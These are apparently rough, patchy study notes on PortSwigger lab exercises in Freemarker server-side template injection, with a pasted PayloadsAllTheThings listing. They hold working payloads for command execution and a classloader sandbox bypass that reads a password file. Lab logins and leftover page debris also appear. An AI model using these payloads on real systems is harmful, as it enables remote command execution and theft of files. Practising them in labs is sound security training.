This lab uses the Freemarker template engine. It is vulnerable to server-side template injection due to its poorly implemented sandbox. To solve the lab, break out of the sandbox to read the file `my_password.txt` from Carlos's home directory. Then submit the contents of the file.

You can log in to your own account using the following credentials:

content-manager:C0nt3ntM4n4g3r

Files

master

Go to file

regular expression

- Request Smuggling
- SAML Injection
- SQL Injection
- Server Side Include Injection
- Server Side Request Forgery
- Server Side Template Injection
- Images
- Intruder
- ASP.md
- Java.md
- JavaScript.md
- PHP.md
- Python.md
- README.md

PayloadsAllTheThings / Server Side Template Injection / Java.md

Preview Code Blame 359 lines (257 loc) · 13.6 KB

Raw Download Edit

```
<#assign ex = freemarker.template.utility.Execute ?new()>{{ ex('id')}}
[#assign ex = 'freemarker.template.utility.Execute'?new()]]{{ ex('id')}}
${"freemarker.template.utility.Execute"?new()("id")}
#{"freemarker.template.utility.Execute"?new()("id")}
["freemarker.template.utility.Execute"?new()("id")]
```

Freemarker - Sandbox Bypass

⚠ only works on Freemarker versions below 2.3.30

```
<#assign classloader=article.class.protectionDomain.classloader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("id")}
```

Codepen

[Official website](#)

```
- var x = root.process
```

Web Security Academy

Server-side template injection in a sandboxed environment

LAB Not solved

Submit solution Back to lab description >>

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Template:

```
<#assign classloader=product.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("cat my_password.txt")}
```

arttrid -> Product Class

Preview Save

513xa31at78c41xg1g2g

```
<#assign classloader=product.class.protectionDomain.classLoader>  
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>  
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>  
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>  
${dwf.newInstance(ec,null)("cat my_password.txt")}
```

Lab: Server-side template injection with a custom exploit



This lab is vulnerable to server-side template injection. To solve the lab, create a custom exploit to delete the file



`/.ssh/id_rsa` from Carlos's home directory.

You can log in to your own account using the following credentials: `wiener:peter`

Warning

As with many high-severity vulnerabilities, experimenting with server-side template injection can be dangerous. If you're not careful when invoking methods, it is possible to damage your instance of the lab, which could make it unsolvable. If this happens, you will need to wait 20 minutes until your lab session resets.





.....sorry it is complex to me make notes lab expired and ther are multi steps to solve but it is also easy once you done you will get to know